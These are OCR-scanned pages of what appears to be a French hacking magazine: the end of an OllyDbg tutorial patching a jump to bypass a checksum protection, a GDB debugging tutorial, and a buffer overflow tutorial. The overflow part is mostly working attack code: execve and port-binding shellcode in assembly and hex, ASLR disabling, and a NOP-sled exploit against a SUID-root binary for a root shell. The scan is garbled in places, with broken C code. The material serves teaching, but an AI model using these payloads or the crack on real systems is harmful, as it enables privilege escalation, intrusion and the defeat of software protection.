
Rendez-vous à l'adresse notée : 6F0 pour la ligne + 6 pour l'instruction (on compte à partir de 0). Remplacez alors 75 (JNZ) par EB (JMP). Sauvegardez et testez le programme sans Ollydbg.

## Conclusion

Félicitations, vous venez de passer votre première protection avec checksum. Ce genre de protection est courant mais pour rendre la tâche plus difficile, les chaînes de caractères sont désormais souvent dissimulées. De plus, nous avons étudié un exemple avec un "TEST" et un "JNZ", mais sachez qu'il existe de nombreuses autres combinaisons qui peuvent compliquer la chose. Cependant, seuls votre logique et vos connaissances en assembleur constituent vos limites. A bientôt dans un prochain numéro pour un autre type de protection...

DAVID PUCHE | Snake

Rendre persistant les changements...



# Trouver des bugs grâce à un GNU !

Quoi de plus difficile que de retrouver un bug dans un programme surtout si celui-ci n'est pas ou mal commenté ? De nombreux outils sont disponibles sur le web mais peu ont toute la souplesse et les fonctionnalités de GDB.

## INTRODUCTION

GDB est l'acronyme de Gnu DeBugger. C'est un debugger puissant dont l'interface est totalement en ligne de commande, c'est à dire avec une invite en texte. GDB est tellement apprécié qu'on le trouve aussi encapsulé dans des interfaces graphiques, comme XXGDB ou DDD. GDB est publié sous la licence GNU GPL et gratuit par effet de bord.

## Notre programme

Pour pouvoir débayer un programme, il nous en faut un ;) Ce n'est pas la peine de prendre compliqué, le but est de comprendre les fonctionnalités de GDB.

Ce n'est pas la peine de prendre compliqué, le but est de comprendre les fonctionnalités de GDB.

```
#include <stdio.h>
```

```
int main(){
```

```
char input[5];
```

```
int i=0;
```

```
scanf("%s",input);
```

```
for(i=strlen(input);i>=0;i--)
```

```
{ printf("%c",input[i]);}
```

```
printf("\n");
```

```
return 0;
```

```
}
```

Vous devez, pour débayer ce programme, le compiler avec les options de débayer, ceci pourra être fait en utilisant l'option -g :

```
gcc monprog.c -g -o monprog
```

```
g++ monprog.cpp -g -o monprog
```

Choisissez bien sur la ligne correspondante au langage utilisé, C ou C++. Essayez ce programme, il faut entrer une chaîne de caractère et celle-ci est affichée à l'écran, à l'envers.

## GDB en détails

Maintenant que nous avons compilé notre programme, nous pouvons lancer le debugger.

```
fasm@FaSm:~/HackingSchool$ gdb ./monprog
```

```
GNU gdb 6.4-debian
```

```
Copyright 2005 Free Software Foundation, Inc.
```

GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions.

Type "show copying" to see the conditions.

There is absolutely no warranty for GDB. Type "show warranty" for details.

This GDB was configured as "i486-linux-gnu"...Using host libthread\_db library "/lib/tls/i686/cmov/libthread\_db.so.1".

```
(gdb)
```

Vous obtenez maintenant un prompt gdb, vous êtes maintenant dans le debugger. Vous avez la possibi-



lité d'utiliser 8 commandes principales :

break, run, print, next, step, continue, display et where

essayons de comprendre ces 8 commandes.

### La commande break

Si vous souhaitez faire une pause à une ligne spéciale de votre programme, par exemple à la ligne 6 (int i=0).

```
(gdb) break 6
Breakpoint 1 at 0x80483b5: file monprog.c, line 6.
(gdb)
```

Il suffit donc de dire à gdb break 6 ce qui aura pour effet d'arrêter le programme à cette ligne lors de l'exécution.

### La commande run

Comme vous vous en doutez, cette commande va permettre de lancer le programme. Celui-ci va être normalement lancé (comme si vous étiez en dehors de gdb) et ce jusqu'à ce qu'il rencontre un breakpoint (ligne 6 pour nous).

```
(gdb) run
Starting program: /home/fasm/HackingSchool/monprog
```

```
Breakpoint 1, main () at monprog.c:6
6   int i=0;
(gdb)
```

Vous pouvez remarquer que le programme est arrêté et que la ligne en face du breakpoint est rapelée.

Si vous utilisez run de nouveau, gdb vous demande si vous voulez relancer le programme du début ou non.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) n
Program not restarted.
(gdb)
```

### La commande print

La commande print va vous permettre de voir les valeurs prises par les différentes variables de votre programme. cette commande demande un argu-

ment qui est le nom de la variable voulue.

```
(gdb) print i
$1 = 0
(gdb)
```

Nous voyons ici que la variable i a pour valeur 0.

### La commande Next and Step

Ces deux commandes font, en gros, la même chose, c'est à dire passer à l'instruction suivante. La seule différence est que la commande next va permettre d'entrer dans une fonction tandis que step va passer au « dessus » de la fonction.

```
(gdb) step
8   scanf("%s",input);
(gdb) print i
$2 = 0
(gdb) next
test
10  for(i=strlen(input);i>=0;i--)
(gdb)
```

Que s'est-il passé ? step a permis de passer à l'instruction suivante, le scanf. Si maintenant je redemande de donner la valeur de i (print i), on voit que i vaut toujours 0. Si, ensuite, je demande next, on se retrouve avec le curseur clignotant en attente car en effet, nous avons demandé l'instruction suivante, le scanf a donc été exécuté et le programme attend que nous entrions une chaîne de caractère, ce que j'ai fait en entrant test.

### La commande continue

La commande continue permet de continuer le programme après le breakpoint, ce que nous pouvons faire maintenant.

```
(gdb) continue
Continuing.
tset
```

```
Program exited normally.
(gdb)
```

Vous pouvez donc remarquer que le programme se termine normalement et vous pouvez voir le mot tset apparaître ce qui est bien le mot test à l'envers.

### La commande Display

La commande display va permettre de voir le

contenu d'une variable à chaque étape du programme. retirons d'abors notre breakpoint, ajoutons en un à la ligne 11 ( devant { printf("%c",input[i]); } ) et regardons ce qui se passe.

```
(gdb) del break 1
(gdb) break 11
Breakpoint 2 at 0x80483f1: file monprog.c, line 11.
(gdb) run
Starting
/home/fasm/HackingSchool/monprog
test
```

```
Breakpoint 2, main () at monprog.c:11
11  { printf("%c",input[i]);}
(gdb) display input[i]
1: input[i] = 0 '\0'
(gdb) next
10  for(i=strlen(input);i>=0;i--)
1: input[i] = 0 '\0'
(gdb) next
```

```
Breakpoint 2, main () at monprog.c:11
11  { printf("%c",input[i]);}
1: input[i] = 116 't'
(gdb) next
10  for(i=strlen(input);i>=0;i--)
1: input[i] = 116 't'
(gdb) next
```

```
Breakpoint 2, main () at monprog.c:11
11  { printf("%c",input[i]);}
1: input[i] = 115 's'
(gdb) next
10  for(i=strlen(input);i>=0;i--)
1: input[i] = 115 's'
(gdb) next
```

```
Breakpoint 2, main () at monprog.c:11
11  { printf("%c",input[i]);}
1: input[i] = 101 'e'
```

Vous pouvez voir que chaque lettre de votre mot entré (test) se retrouve dans input[i].

### La commande Where

Cette commande va nous permettre de retrouver l'endroit où un programme va planter. Lancez le programme et comme chaîne de caractère, entrez 20

« A » par exemple.

```
(gdb) run
Starting program: /home/fasm/HackingSchool/monprog
AAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Vous voyez que le programme s'arrête en vous indiquant que le programme s'est planté. tapez maintenant where :

```
(gdb) where
#0 0x00414141 in ?? ()
#1 0x00000001 in ?? ()
#2 0xbff75124 in ?? ()
#3 0xbff7512c in ?? ()
#4 0xb7f6bbf6 in _dl_rtdi_serinfo () from /lib/ld-linux.so.2
Previous frame inner to this frame (corrupt stack?)
(gdb)
Vous pouvez utiliser la commande up pour remonter dans la pile:
(gdb) up
#1 0x00000001 in ?? ()
(gdb) up
#2 0xbff75124 in ?? ()
(gdb) up
#3 0xbff7512c in ?? ()
(gdb) up
#4 0xb7f6bbf6 in _dl_rtdi_serinfo () from /lib/ld-linux.so.2
(gdb) up
Initial frame selected; you cannot go up.
```

On quitte donc le programme gdb en marquant quit

### CONCLUSION

Vous avez maintenant les bases pour commencer à utiliser gdb. Nous verrons dans d'autres articles comment utiliser gdb pour les buffer overflow (les connaisseurs ont déjà remarqué les prémices d'un bof dans cet article :-).

Je vous recommande ce site si vous voulez connaître toutes les subtilités de gdb : [http://www.delorie.com/gnu/docs/gdb/gdb\\_toc.html#SEC\\_Contents](http://www.delorie.com/gnu/docs/gdb/gdb_toc.html#SEC_Contents) alors, bon debugages...

FRANCK EBEL | FASM



# Le Buffer Overflow

Les attaques par buffer overflow sont parmi les plus répandues, environ 60 % des attaques connues. Il s'agit d'exploiter un bug dans la gestion de zones mémoires déclarées dans le programme, afin de lui faire exécuter une action qu'il n'était pas censé faire.

## INTRODUCTION

De manière générale, le pirate essaiera d'exécuter un bind de shell, une reverse connexion à distance ou un simple /bin/sh. Cela sera essayé sur un binaire ayant le SUID root, afin d'élever ses privilèges, jusqu'au statut de root.

## A la recherche du suid root

La première chose à trouver sur une machine UNIX lors d'une attaque en local est un programme vulnérable, mais cela ne suffit pas.

Il faudrait injecter notre code arbitraire dans un programme qui est exécuté avec les droits root même s'il est appelé par un utilisateur.

Exemple:

vous êtes utilisateur et vous voulez changer votre password, il faut pour cela que vous puissiez écrire dans /etc/shadow avec les droits root pour modifier le contenu.

Si le pirate parvient à faire exécuter du code arbitraire au programme passwd (un /bin/sh par exemple) il se trouvera avec les droits root et sera en possession d'un shell qui lui permettra d'exécuter n'importe quelles commandes en tant que root. Comment savoir les programmes avec le suid root activé ?

Il suffit de lancer la ligne de commande suivante :  
find / -type f -perm -04000

```
pc_FaSa_fam # find / -type f -perm -04000
/bin/mount
/bin/umount
/bin/eu
/bin/passwd
/bin/ping
/bin/ping6
/opt/vmware/player/bin/vmware-ping
/opt/vmware/player/lib/bin/vmware-vix
/sbin/cardctl
```

Trouver le suid root

## Explication générale sur le format ELF

Un binaire n'est pas qu'une suite d'instructions assembleur qui s'appellent successivement, mais est composé d'un certains nombres d'autres éléments.

D'abord une entête ELF (élément indispensable de tout exécutable sous ce format).

Puis d'autres éléments tels que variables, code exécutable ...

[entête ELF]

contient toutes les informations nécessaires, telle que la localisation des autres structures du programme ainsi que leur localisation en mémoire... il est l'élément indispensable à tout programme ELF

[Les segments ELF]

Les différentes sections sont regroupées en segments.

On retrouvera l'ensemble de ces entêtes (une pour chaque segment) dans la table des headers de segment, qui est elle même définie directement après le ELF header dans le fichier bin.

[Les sections ELF]

Les sections sont des zones qui seront chargées en mémoire lors de l'exécution du binaire.

Chacune d'entre elles possède également un header qui est défini dans la table des headers de sections.

On peut obtenir la localisation de chacune de ces sections ainsi que les informations grâce à deux outils objdump et readelf.

.got : chaque entrée de cette section contient entre autre l'adresse absolue des différentes fonctions, qu'elles soient appelées dynamiquement ou non. Cette table permet au programme d'avoir un accès direct aux différentes fonctions qu'il pourrait appeler.

.plt : chaque section qui aura été préalablement appelée dans le programme sera référencée dans cette section. Chaque entrée permettra en outre de jumper sur l'adresse de la .got contenant l'adresse absolue de la fonction appelée.

Readelf

```
pc_FaSa_fam # readelf -a /bin/ls
En-tête ELF:
Magique: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
Classe: ELF32
Données: complément à 2, système à octets de poids faible d'abord (little endian)
Version: 1 (current)
OS/ABI: UNIX - System V
Version ABI: 0
Type: EXEC (fichier exécutable)
Machine: Intel 80386
Version: 0x1
Adresse du point d'entrée: 0x80438f0
Début des entêtes de programme: 52 (octets dans le fichier)
Début des entêtes de section: 82228 (octets dans le fichier)
Fanions: 0x0
Taille de cet en-tête: 52 (bytes)
Taille de l'en-tête du programme: 32 (bytes)
Nombre d'en-tête du programme: 9
Taille des entêtes de section: 40 (bytes)
Nombre d'entêtes de section: 27
Table d'index des chaînes d'en-tête de section: 26

En-têtes de section:
[Nr] Nom Type Adr Décal.Taille ES Fan LN Inf AI
```

Les sections les plus importantes sont :

.ctors et .dtors : ces sections contiennent respectivement les adresses mémoires des fonctions qui doivent être appelées en début et en fin de programme. Ces sections sont propres au compilateur gcc

.text : Cette section contient le code exécutable du programme

.data : Cette section contient l'ensemble des variables globales du programme.

.rodata : section dans laquelle sont définies les constantes

.bss : contient les variables locales

## Compréhension des shellcodes

### Exemple 1

La première chose à faire est donc de créer le programme assembleur.

Prérequis :

assembleur

gdb

bonne compréhension de la pile

[http://docs.cs.up.ac.za/programming/asm/derick\\_tut/syscalls.html](http://docs.cs.up.ac.za/programming/asm/derick_tut/syscalls.html)

Reprenons le programme assembleur de l'encadré, expliqué dans un article précédent.



```
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx
jmp short string
code:
pop     ecx
mov bl,1
mov dl,23
mov al,4
int 0x80
dec bl
mov al,1
int 0x80
string :
call code
db 'bonjour, tout le monde!'
```

Nous voulons, pour pouvoir utiliser ce code pour une attaque de type buffer overflow, le transformer en code hexadécimal.

Pour cela, j'utiliserai un programme que j'ai réalisé en python qui transforme directement le code en hêxa, programme que je vous donne en encadré (shellcode.py). Pour une compréhension de ce programme, reportez vous au hacking school spécial python. Il faut que le programme en assembleur soit dans le même répertoire que shellcode.py

[illegible]**shellcode.py**

```
#!/usr/bin/env python
import os

file=raw_input("entrez le nom de votre
programme en assembleur\n")
file1=file.split('.')
command="nasm "+file+" -o
"+file1[0]+".o"
os.system(command)
command2="ndisasm -u "+file1[0]+".o >>
shelltemp"
os.system(command2)
fd=open("shelltemp","r")
ligne="".join(fd.readline())
os.system("touch shellcode1")
fl=open("shellcode1","w")
while ligne:
    tp=ligne.split(" ")
    fl.write(tp[2])
    ligne="".join(fd.readline())
fl.close()
fl=open("shellcode1","r")
code=fl.read(2)
os.system("touch shellcode")
fc=open("shellcode","w")
fc.write(r'shellcode[]='')
while code:
    hex=r"\x"+code
    fc.write(hex)
    code=fl.read(2)
fc.write(r';')
fl.close()
fc.close()
os.system("rm shellcode1")
fd.close()
os.system("rm shelltemp")
```

### Exemple 2 : `execve()`

```
Programme C : /bin/sh
```

```

int main(){
    *command= "//bin/sh ";
    *args[2];
    [0]=command;
    [1]=0;
    (command,args,0);
}

```

```

./shellcode2.py
entrez le nom de votre programme en assembleur ou help
write.asm
votre Shellcode fait 46 octets
shellcode[]= "\x66\x31\xC0\x66\x31\xDB\x66\x31\xC9\x66\x
CD\x80\xFE\xCB\xB0\x01\xCD\x80\xE8\xE1\xFF\x48\x65\x6C"

```

## Shellcode

Pour écrire le programme en assembleur correspondant à celui en C dans l'encadré, nous allons devoir retourner sur le site des syscalls pour trouver comment écrire la fonction `execve()`: `sys execve(struct`

```

entrez le nom de votre programme en assembleur ou help
execve.asm
votre Shellcode fait 24 octets
shellcode[j]="\x31\xC0\x99\x50\x68\x2F\x2F\x73\x68\x68\x
\x75\x80";

```

pt\_regs regs).

On donne à cette fonction comme argument la chaîne de caractère suivie du caractère fin de chaîne soit //bin/sh.

CDQ - Convert Double to Quad

Syntax : CDO

CDQ étend à 64 bits le contenu signé de [EAX]. Le résultat est renvoyé dans [EDX:EAX].

Nous mettons d'abord `eax` et `edx` à zéro.

Ensuite nous créons la chaîne de caractère dans la pile en « pushant » `eax` comme la fin de chaîne et ensuite la chaîne `//bin/sh`. Nous sauons le pointeur de la chaîne de caractère dans `ebx`.

Avec cela le premier argument est rangé.

Maintenant que nous avons le pointeur nous allons pouvoir créer un tableau dans lequel nous allons mettre eax (0, il sert à terminer le tableau), suivi du pointeur sur la chaîne de caractère .

Nous pouvons maintenant charger le pointeur vers ce tableau dans ecx que nous pouvons utiliser comme deuxième argument de l'appel system.

Tous les arguments sont prêts.

Nous pouvons faire appel à la commande system

```

BITS 32
xor  eax,eax
cdq
push  eax
push  long 0x68732f6e
push  long 0x69622f2f
mov   ebx,esp
push  eax
push  ebx
mov   ecx,esp
mov   al,0xb
int   0x80

```

- exécute (deux dernières lignes).

Nous pouvons maintenant transformer le programme assembleur de l'encadré (appelé `execve.asm`).

### Shellcode avec execve

### Example 3: Port Binding Shell

Cet exploit est souvent utilisé, il ouvre un port et exécute un shell quand quelqu'un se connecte au port.

## Programme en C du port binding shell

```
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>
int soc,cli;
struct sockaddr_in serv_addr;
int main(){
    _addr.sin_family=2;
    _addr.sin_addr.s_addr=0;
    _addr.sin_port=0xAAAA;
    =socket(2,1,0);
    (soc,(struct sockaddr
*)&serv_addr,0x10);
    (soc,1);
    =accept(soc,0,0);
    (cli,0);
    (cli,1);
    (cli,2);
    (""/bin/sh"",0,0); }
```

Nous utilisons toujours ici, `execve()`, la différence est que nous effectuons une connexion sur un port. Pour cela, on crée un socket, on écoute et on accepte une connexion en lui offrant un `/bin/sh`. Cela nous donne un programme en assembleur qui ressemble à celui en encadré.



## Port binding shell en assembleur

```

BITS 32
xor eax,eax
xor ebx,ebx
cdq
push eax
push byte 0x1
push byte 0x2
mov ecx,esp
inc bl
mov al,102
int 0x80
mov esi,eax

push edx
push long 0xAAAA02AA
mov ecx,esp
push byte 0x10
push ecx
push esi
mov ecx,esp
inc bl
mov al,102
int 0x80

push edx
push edx
push esi
mov ecx,esp
inc bl
mov al,102
int 0x80
mov ebx,eax

xor ecx,ecx
mov cl,3
loop:
dec cl
mov al,63
int 0x80
jnz loop
push edx
push long 0x68732f2f
push long 0x6e69622f
mov ebx,esp
push edx
push ebx
mov ecx,esp
mov al,0xb
int 0x80

```

## Les stack overflow

Les stack overflow sont les plus communes et les plus facilement exploitables. Prenons comme exemple ce programme :

## Programme foillible utilisé

```

int vuln(char *arg){
    buffer[512];
    i;
    (buffer,arg);
    i;
}

int main(int argc, char **argv){
    if (argc<2)exit(0);
    vuln(argv[1]);
    return 1;
}

```

Nous devons compiler le programme :

```
gcc -o vuln1.c vuln1
```

ensuite, nous devons désactiver le patch linux pour réussir cet exploit

```

bash-3.00# cat /proc/sys/kernel/randomize_va_space
1
bash-3.00# echo 0 > /proc/sys/kernel/randomize_va_space
bash-3.00#
bash-3.00# cat /proc/sys/kernel/randomize_va_space
0
bash-3.00#

```

Dans le programme ci-dessus, le buffer a été déclaré avec une taille de buffer de 512 octets. Les sauvegardes des registres sur la pile sont codées sur 4 octets (registres 32 bits). Les deux arguments de la fonction func sont des adresses de buffer, ils sont codés sur 4 octets. Si nous arrivons à écrire 4 octets de plus que la taille du buffer, alors les 4 octets de EBP seront écrasés. Si nous arrivons à écrire 4 octets de plus, alors c'est EIP qui sera écrasé. Si EIP est écrasée par une valeur que nous aurons défini, lors de l'appel à ret, c'est la valeur modifiée qui sera pop dans la pile et sur laquelle le programme jumpera. On risque d'avoir un écart de 4 octets suivant la version du compilateur. Donnons le bit suid root à vuln1:

```

chown root.root vuln1
chmod 4755 vuln1

```

```

(gdb) r perl -e 'print "A" x 512, "AAAA", "DCBA" '
Starting program: /home/fasm/cpee/buffer-overflow/vuln1 perl -e 'print "A" x 512, "AAAA", "DCBA" '
Program received signal SIGSEGV, Segmentation fault.
0x08048400 in main ()
(gdb)

```

Test de vulnérabilité avec 512 octets

Le test avec 512 octets de buffer ne nous donne pas satisfaction. Nous allons tenter avec 514 octets.

```

(gdb) r perl -e 'print "A" x 514, "AAAA", "DCBA" '
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/fasm/cpee/buffer-overflow/vuln1 perl -e 'print "A" x 514, "AAAA", "DCBA" '
Program received signal SIGSEGV, Segmentation fault.
0x08004142 in ?? ()
(gdb)

```

Test de vulnérabilité avec 514 octets

Nous voyons qu'avec 514 octets, on commence à écraser eip (0x08004142). Par déduction, si nous essayons 516 octets, nous devrions arriver à 0x41424344 soit ABCD

```

(gdb) r perl -e 'print "A" x 516, "AAAA", "DCBA" '
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/fasm/cpee/buffer-overflow/vuln1 perl -e 'print "A" x 516, "AAAA", "DCBA" '
Program received signal SIGSEGV, Segmentation fault.
0x41424344 in ?? ()
(gdb)

```

Test de vulnérabilité avec 516 octets

On obtient donc une erreur (segment fault) en essayant de jumper à l'adresse 0x41424344 qui est la représentation hexadécimale de DCBA. L'idée est donc de faire jumper le programme sur une suite d'instructions asm injectées en mémoire destinée à faire exécuter un /bin/sh. Le moyen le plus simple pour injecter un shellcode en mémoire est de le placer en argument du binaire vulnérable afin qu'il se trouve dans le buffer qui subira l'overflow. Afin que le programme exécute un code arbitraire, il est nécessaire d'écraser EIP avec l'adresse exacte

en mémoire ou commence le shellcode. On va donc tester en ajoutant des nop (ne rien faire (0x90)) jusqu'à ce que notre shellcode soit exécuté. Passons au calcul : pour écraser eip, nous avons du envoyer 518 A puis dcba = 522 octets. Donc pour arriver avant eip, il nous faut 518 octets. Nous allons donc faire : A x 154 + 340 NOP + 24 octets du shellcode + octets pour l'eip = 522 octets. Cela va donner : perl -e 'print "A" x 156, "\x90" x 340, "\x41\x42\x43\x44" '.

Buffer		ebp	eip	
NOP..NOP	Shellcode	AAAA	Adresse retour	ARG

Lancement du bof

La pile en détail



```
"\x31\xC0\x99\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x53\x89\xE1\xB0\x0B\xCD\x80" . "BBBB" . "
```

Nous devons maintenant aller voir ce qu'il se passe dans eip.

```
(gdb)x/2000xb $esp
```

```
0xbfa412d0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbfa412d8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbfa412e0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbfa412e8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbfa412f0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbfa412f8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbfa41300: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbfa41308: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbfa41310: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbfa41318: 0x90 0x90 0x31 0xc0 0x99 0x50 0x68 0x2f
0xbfa41320: 0x2f 0x62 0x69 0x6e 0x89 0xe3 0x50 0x53
0xbfa41328: 0x89 0xe1 0xb0 0x0b 0xcd 0x80 0x00 0x00
0xbfa41330: 0xcd 0x80 0x42 0x42 0x42 0x42 0x42 0x42
0xbfa41338: 0x41 0x4e 0x50 0x41 0x54 0x48 0x3d 0x2f
0xbfa41340: 0x75 0x73 0x72 0x2f 0x6c 0x6f 0x63 0x61
0xbfa41348: 0x6c 0x2f 0x73 0x68 0x61 0x72 0x65 0x2f
0xbfa41350: 0x6d 0x61 0x6e 0x3a 0x2f 0x75 0x73 0x72
0xbfa41358: 0x2f 0x73 0x68 0x61 0x72 0x65 0x2f 0x69
0xbfa41360: 0x61 0x6e 0x3a 0x2f 0x75 0x73 0x72 0x2f
0xbfa41368: 0x73 0x68 0x61 0x72 0x65 0x2f 0x69
0xbfa41370: 0x6e 0x75 0x74 0x69 0x6c 0x73 0x2d 0x64
0xbfa41378: 0x61 0x74 0x61 0x2f 0x69 0x36 0x38 0x36
0xbfa41380: 0x2d 0x70 0x63 0x2d 0x6c 0x69 0x6e 0x75
0xbfa41388: 0x78 0x2d 0x67 0x6e 0x75 0x2f 0x6d 0x61
0xbfa41390: 0x31 0x36 0x2e 0x31 0x2f 0x6d 0x61 0x6e
0xbfa41398: 0x3a 0x2f 0x75 0x73 0x72 0x2f 0x73 0x68
```

Voilà nous avons obtenu un shell root.

## CONCLUSION

Grâce à cet article, nous avons appris les bases d'un stack overflow. J'ai opté pour vous apprendre cela d'utiliser linux mais sachez que le principe est le même sous windows.

Vous utiliserez bien sûr pour cela comme compilateur devc++ par exemple et comme débbugger Ollydbg que nous avons étudié dans un article précédent.

FRANCK EBEL | FASM

Recherche des 0x90



Choisissons une adresse qui se trouve dans les nop :  
par exemple : 0xbfa412f0

A la place de DCBA, on mettra donc \xf0\x12\xa4\xbf, n'oublions pas que l'Intel travaille en little indian !

```
'perl -e 'print "A" x 156 . "\x90" x 340 . "\x31\xC0\x99\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x53\x89\xE1\xB0\x0B\xCD\x80" . "\xf0\x12\xa4\xbf" . "
```

On doit se retrouver avec un shell root alors que l'on a lancé le programme en utilisateur.

```
(gdb) r 'perl -e 'print "A" x 156 . "\x90" x 340 . "\x31\xC0\x99\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x53\x89\xE1\xB0\x0B\xCD\x80" . "\x08\xF3\xff\xbf" . "
```

The program being debugged has been started already.  
Start it from the beginning? (y or n) y

```
